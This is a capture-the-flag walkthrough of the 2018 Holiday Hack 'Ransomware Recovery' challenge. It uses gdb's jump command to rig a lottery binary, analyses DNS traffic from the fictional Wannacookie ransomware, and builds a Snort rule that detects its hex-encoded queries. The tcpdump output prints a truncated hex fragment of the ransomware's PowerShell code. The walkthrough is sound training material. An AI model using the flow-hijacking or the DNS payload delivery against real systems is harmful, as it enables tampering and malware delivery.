Main Challenge

Ransomware Recovery

9) Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the* ***Sleigh Bell Lottery*** *Cranberry Pi terminal challenge.*

Catch the Malware

Difficulty: 🎄🎄🎄🎄🎄

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Identify the Domain

Difficulty: 🎄🎄🎄🎄🎄

Using the Word docm file, identify the domain name that the malware communicates with.

Stop the Malware

Difficulty: 🎄🎄🎄🎄🎄

Identify a way to stop the malware in its tracks!

Recover Alabaster's Password

Difficulty: 🎄🎄🎄🎄🎄

Recover Alabaster's password as found in the the encrypted password vault.

Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge

Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge

Shinny Upatree at 2nd floor go right from the stairs you will find him at your right .

Hi, I'm Shinny Upatree.

Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win. As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!

I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier.

Using gdb to Call Random Functions!

https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions

Terminal Screen

```
                                    WNK00000KXXNNXXN
                                         WWWWWW


I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@e7a5997711b3:~$
```

Solution

1. Using ls command list all files and directories :

   ls -la

```
Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@d3397d036a8b:~$ ls
gdb  objdump  sleighbell-lotto
elf@d3397d036a8b:~$
```

   gdb The GNU Project debugger for C (and C++).

   objdump Displays information about one or more object files

   sleighbell-lotto The sleighbell lottery program

2. Try to run sleighbell-lotto to see Lottery in action , write the command in terminal :

   ./sleighbell-lotto

```
elf@d3397d036a8b:~$ ./sleighbell-lotto

The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 857!

Sorry - better luck next year!
elf@d3397d036a8b:~$
```

3. Let's find Interesting functions :

   01. Method 1 :

   Using nm command which provides information on the symbols being used in an object file or executable file :

   nm sleighbell-lotto

```
elf@546495738cc9:~$ nm sleighbell-lotto
                 U EVP_sha256@@OPENSSL_1_1_0
                 U HMAC@@OPENSSL_1_1_0
0000000000207d40 d _DYNAMIC
0000000000207f40 d _GLOBAL_OFFSET_TABLE_
0000000000001630 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
000000000000702c r __FRAME_END__
0000000000006dcc r __GNU_EH_FRAME_HDR
0000000000208068 D __TMC_END__
0000000000208068 B __bss_start
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000208000 D __data_start
0000000000000ac0 t __do_global_dtors_aux
0000000000207d38 t __do_global_dtors_aux_fini_array_entry
0000000000208008 D __dso_handle
0000000000207d30 t __frame_dummy_init_array_entry
                 w __gmon_start__
0000000000207d38 t __init_array_end
0000000000207d30 t __init_array_start
0000000000001620 T __libc_csu_fini
00000000000015b0 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
                 U __stack_chk_fail@@GLIBC_2.4
0000000000208068 D _edata
```

   Everything you see here is a symbol, and the ones with T in front are ones that we can actually call, but the ones that start with an underscore ('_') are built-in stuff that we can just ignore (in a "real" situation, you shouldn't discount something simply because the name starts with an underscore, of course).

02. Method 2 :

Using `objdump` command with `-t` option to print the symbol table entries of the file :

```
objdump -t sleighbell-lotto
```

Let's use `grep` to filter the results to functions where (`F`) The symbol is the name of a function and also remove the ones that start with an underscore ('_'):

```
objdump -t sleighbell-lotto | grep " F " | grep -ve "_"
```

```
elf@c503adf4dc2b:~$ objdump -t sleighbell-lotto | grep " F " | grep -ve "_"
0000000000000f18 g     F .text  00000000000000bf              tohex
0000000000000fd7 g     F .text  00000000000004e0              winnerwinner
00000000000014b7 g     F .text  0000000000000013              sorry
00000000000014ca g     F .text  00000000000000e1              main
```

The two functions that might be interesting are "`main`" and "`winnerwinner`", so that's what we're going to follow!

4. Before we can call one of these functions, we need to run the project in `gdb` :

```
gdb -q sleighbell-lotto
```

The `-q` flag is simply to disable unnecessary output.

5. After you get to the (`gdb`) prompt, the `sleighbell-lotto` application is loaded and ready to run, but it hasn't actually been started yet.
You can verify that by trying to run a command such as `continue` :

```
continue
```

6. Now that the program is ready to go in `gdb`, we can run it with the `run` command.
You'll see the same output as you would if you'd run it directly until it ends, at which point we're back in `gdb`.

7. In order to modify the application at runtime, it is necessary to run the program and then stop it again before it finishes cleanly. The most common way is to use a breakpoint on `main` function, write the following on `gdb` :

```
break main
```


Then `run` the program and watch what happens :

```
elf@3394fab70f95:~$ gdb -q sleighbell-lotto
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.
(gdb) continue
The program is not being run.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb)
```

Now we have control of the application in the running (but paused) state! We can view/edit memory, modify registers, continue execution, jump to another part of the code, and much much more!

8. We're going to move the program's execution to another part of the program. Specifically, we're just going to use gdb's `jump` command to resume execution at the start of `winnerwinner` function:

   ```
   jump winnerwinner
   ```




The Sleigh Bell Lottery Cranberry Pi terminal challenge

Sweet candy goodness - I win! Thank you so much!
Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?
Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.
Many elves were affected, so Alabaster went to go see if he could help out.
I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.
An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.
He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.
Another recent ransomware made it possible to retrieve crypto keys from memory.
Hopefully the same is true for Wannacookie!
Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.
Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.
If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Malware Reverse Engineering
Whoa, Chris Davis' talk on PowerShell malware is crazy pants!
You should check it out!

Main Challenge

Ransomware Recovery



Alabaster Snowball at 2nd floor go right into corridor until end then left continue forward until the end then go left until you reach the door on your right Go through you will find him , and the Snort terminal left to Alabaster Snowball.

Help, all of our computers have been encrypted by ransomware!
I came here to help but got locked in 'cause I dropped my "Alabaster Snowball" badge in a rush.
I started analyzing the ransomware on my host operating system, ran it by accident, and now my files are encrypted!
Unfortunately, the password database I keep on my computer was encrypted, so now I don't have access to any of our systems.
If only there were some way I could create some kind of traffic filter that could alert anytime ransomware was found!

Terminal Screen

Solution

1. Let's see ls to list the files and directories , write the command in terminal :

   ```
   ls
   ```

2. Let's open more_info.txt for additional information , write the command in terminal :

   ```
   cat more_info.txt
   ```

```
elf@11aeca9c9ee6:~$ ls
more_info.txt  snort.log.pcap  snort_logs
elf@11aeca9c9ee6:~$ cat more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@11aeca9c9ee6:~$
```

3. There are three methods to analysis pcap in this challenge (tshark, tcpdump) on terminal analysis and (wireshark) for offline analysis let's try each one :

   Method 1 | Analysis using tshark tool :

   01. Using tshark to dump and analyze network traffic open the file /home/elf/snort.log.pcap which is a full capture of DNS traffic for the last 30 seconds :

   ```
   tshark -r snort.log.pcap
   ```

```
elf@a0d45551ab57:~$ tshark -r snort.log.pcap
    1   0.000000  10.126.0.95 ? 67.179.143.237 DNS 99 Standard query 0xe487 TXT 77616E6E61
636F6F6B69652E6D696E2E707331.hsbgenurar.com
    2   0.010164 67.179.143.237 ? 10.126.0.95  DNS 167 Standard query response 0xe487 TXT
77616E6E61636F6F6B69652E6D696E2E707331.hsbgenurar.com TXT
    3   0.020351   10.126.0.3 ? 101.198.193.22 DNS 68 Standard query 0x95b6 TXT rigsby.heb
raism.360.cn
    4   0.030520 101.198.193.22 ? 10.126.0.3   DNS 130 Standard query response 0x95b6 TXT
rigsby.hebraism.360.cn TXT
    5   0.040731 10.126.0.107 ? 147.64.19.150 DNS 98 Standard query 0x43a2 TXT 77616E6E616
36F6F6B69652E6D696E2E707331.abhrngesru.ru
    6   0.050936 147.64.19.150 ? 10.126.0.107 DNS 165 Standard query response 0x43a2 TXT 7
7616E6E61636F6F6B69652E6D696E2E707331.abhrngesru.ru TXT
    7   0.061136  10.126.0.95 ? 67.179.143.237 DNS 101 Standard query 0xcf81 TXT 0.7
E61636F6F6B69652E6D696E2E707331.hsbgenurar.com
    8   0.071316 67.179.143.237 ? 10.126.0.95  DNS 423 Standard query response 0xc
```

You can find more about tshark here
https://hackertarget.com/tshark-tutorial-and-filter-examples/

02. Let's remove unwanted data for clearer view to analysis:

`tshark -r snort.log.pcap -T fields -e dns.qry.name | sort`

-T set the format of the output when viewing decoded packet data with fields option is to show the values of fields specified with the -e dns.qry.name filed this will show us the DNS query,then sort command is used to sort the results.

```
elf@24ea945d1612:~$ tshark -r snort.log.pcap -T fields -e dns.qry.name | sort
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
```

You will notice repeated code with different domain name :
77616E6E61636F6F6B69652E6D696E2E707331
Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because TXT record length is no longer than 255 characters.

Method 2 | Analysis using tcpdump tool :

01. Using tcpdump to analyze network traffic snort.log.pcap :

`tcpdump -r snort.log.pcap`

```
elf@986e83c7e4fa:~$ tcpdump -r snort.log.pcap
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
21:51:02.789093 IP 10.126.0.66.37213 > 114.134.80.162.domain: 56597+ TXT? bronzed.weibo.co
m. (35)
21:51:02.799263 IP 114.134.80.162.domain > 10.126.0.66.37213: 56597*- 1/0/0 TXT "nonretain
able5anthon5runholder5nontraveler5itineration5extraperiodic5" (134)
21:51:02.809436 IP 10.126.0.241.59258 > cpe-104-173-171-121.socal.res.rr.com.domain: 34363
+ TXT? 77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (71)
21:51:02.819579 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.59258: 34363
*- 1/0/0 TXT "64" (139)
21:51:02.829749 IP 10.126.0.140.21498 > 205.255.35.22.domain: 52343+ TXT? 77616E6E61636F6F
6B69652E6D696E2E707331.gnrbruaseh.net. (71)
21:51:02.839910 IP 205.255.35.22.domain > 10.126.0.140.21498: 52343*- 1/0/0 TXT "64" (139)
21:51:02.850086 IP 10.126.0.241.15087 > cpe-104-173-171-121.socal.res.rr.com.domain: 11141
+ TXT? 0.77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (73)
21:51:02.860248 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.15087: 11141
*- 1/0/0 TXT "2466756e6374696f6e73203d207b66756e6374696f6e20655f645f66696c6528246b65792c20
2446696c652c2024656e635f697429207b5b627974655b5d5d246b6579203d20246b65793b2453756666697820
3d2022602e77616e6e61636f6f6b6965223b5b53797374656d2e5265666c656374696f6e2e417373656d
(395)
21:51:02.870410 IP 10.126.0.235.62785 > 101.198.193.22.domain: 22443+ TXT? micromi
```

You can find more about tcpdump here http://www.tcpdump.org/

02. Let's remove unwanted data for clearer view to analysis, write the following command in terminal :

```
tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
```

-n flag Turn off the default tcpdump action to lookup and translate hostnames.

Cut Utility for cutting sections from each line then output the result.

-d option cut based on a delimiter , here the delimiter set to a space.

-f option pull out the fields of interest by specify the field that should be cut , here we need here we need to look at dns query name field which is field number 8 then sort command is used to sort the results.

```
elf@693784c23157:~$ tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
0.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
0.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
1.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
1.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
10.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
10.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
11.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
11.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
12.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
12.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
13.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
13.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
14.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
14.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
15.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
```

Same notes from tshark tool results .

Method 3 | Offline analysis using Wireshark Software :

01. First grab pcaps for offline analysis, Go to *http://snortsensor1.kringlecastle.com/*
02. Enter the credentials from more_info.txt file :


    Username | elf

    Password | onashelf
03. Download all pcaps for offline analysis .
04. Open the pcaps in wireshark to view traffic for any leads , We know that Wannacookie malware is communicates over DNS to get data this will need a huge dns requests/responses , Sort the result by destination address :

No.	Time	Src Port	Source	Destination	Protocol	Length	Info
328	3.334297	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x9b9c TXT 53.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
334	3.395394	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x2957 TXT 54.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
342	3.476878	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xb866 TXT 55.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
344	3.497246	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x363c TXT 56.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
354	3.599083	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x0950 TXT 57.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
360	3.660250	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x48c4 TXT 58.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
366	3.721363	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x6954 TXT 59.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
372	3.782467	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x1961 TXT 60.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
376	3.823200	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x5579 TXT 61.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
380	3.863979	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x46b6 TXT 62.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
386	3.925090	53	19.43.153.69	10.126.0.192	DNS	197	Standard query response 0x2928 TXT 63.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
340	3.456501	53	54.173.169.1…	10.126.0.194	DNS	212	Standard query response 0xc3f6 TXT chaparejos.oversecured.netflix.com TXT
378	3.843605	53	104.244.42.1…	10.126.0.195	DNS	171	Standard query response 0x278d TXT micromillimeter.martella.dissipators.twitter.com TXT
370	3.762111	53	52.178.167.1…	10.126.0.202	DNS	124	Standard query response 0xaa11 TXT senator.microsoftonline.com TXT
164	1.663488	53	52.108.236.1	10.126.0.210	DNS	135	Standard query response 0x50a5 TXT unimmaculateness.office.com TXT
4	0.030583	53	150.35.236.65	10.126.0.22	DNS	167	Standard query response 0x7c3f TXT 77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
10	0.091848	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x574d TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
18	0.173458	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xa498 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
20	0.193880	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x1ff6 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
28	0.275564	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x9b21 TXT 3.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT

You will notice repeated code with different domain name :
`77616E6E61636F6F6B69652E6D696E2E707331`
Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because `TXT` record length is no longer than 255 characters.


05. Complete inspection of all pcap files to confirm this conclusion.
06. Extract this code by selecting any connection contains the code > bottom panel > Select query >Queries :



4. Notice that this code we just found looks like it's HEX characters , let's try any Online hex decoder to convert the code to readable format to see if it's true:
`77616E6E61636F6F6B69652E6D696E2E707331 > wannacookie.min.ps1`
bingo ! Looks like the malware requesting PowerShell file (`.ps1`)

You can use this online converter https://gchq.github.io/CyberChef/

5. Now let's shape our snort rule to block any connection contains this code , snort rule should look like the following example :



Our snort rule will be :

```
alert udp any 53 <> any any ( msg:"Wannacookie Ransomware connection "; content:"77616E6E61636F6F6B69652E6D696E2E707331"; priority:1; sid:9000000; )
```

With this rules we are alert on any connection in/out using UDP protocol on port 53 because DNS listens for requests on port 53 on local or on malware server , Also any connection contains the code 77616E6E61636F6F6B69652E6D696E2E707331 we just found


Set priority to 1 to highest alert and Set sid for each rule to uniquely identify Snort rules

You can use this online snort code creator http://snorpy.com/

6. Now let's go to back snort terminal to test this rule, Write the following command to edit the rules file :

```
nano /etc/snort/rules/local.rules
```

7. Go down to empty new line by pressing down arrow button on your keyboard
8. Write the snort rules we just created or you can copy and paste it into terminal



then save the file after editing by press ctrl and x > write y > Enter

9. If rules was wrong you will get this message:

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[i] Snort is not alerting on all ransomware!
```

Also can test your snort rule by running:

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf
```


If there are any errors , you will get the error at the end :

```
++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
ERROR: /etc/snort/rules/local.rules(9) Each rule must contain a rule sid.
Fatal Error, Quitting..
elf@282685f45d3e:~$
```

10. If rules is correct you will get this message :

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Thank you so much!Snort IDS is alerting on each new ransomware infection in our network.



Main Challenge

Ransomware Recovery

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Cookie Recipe document :
https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?
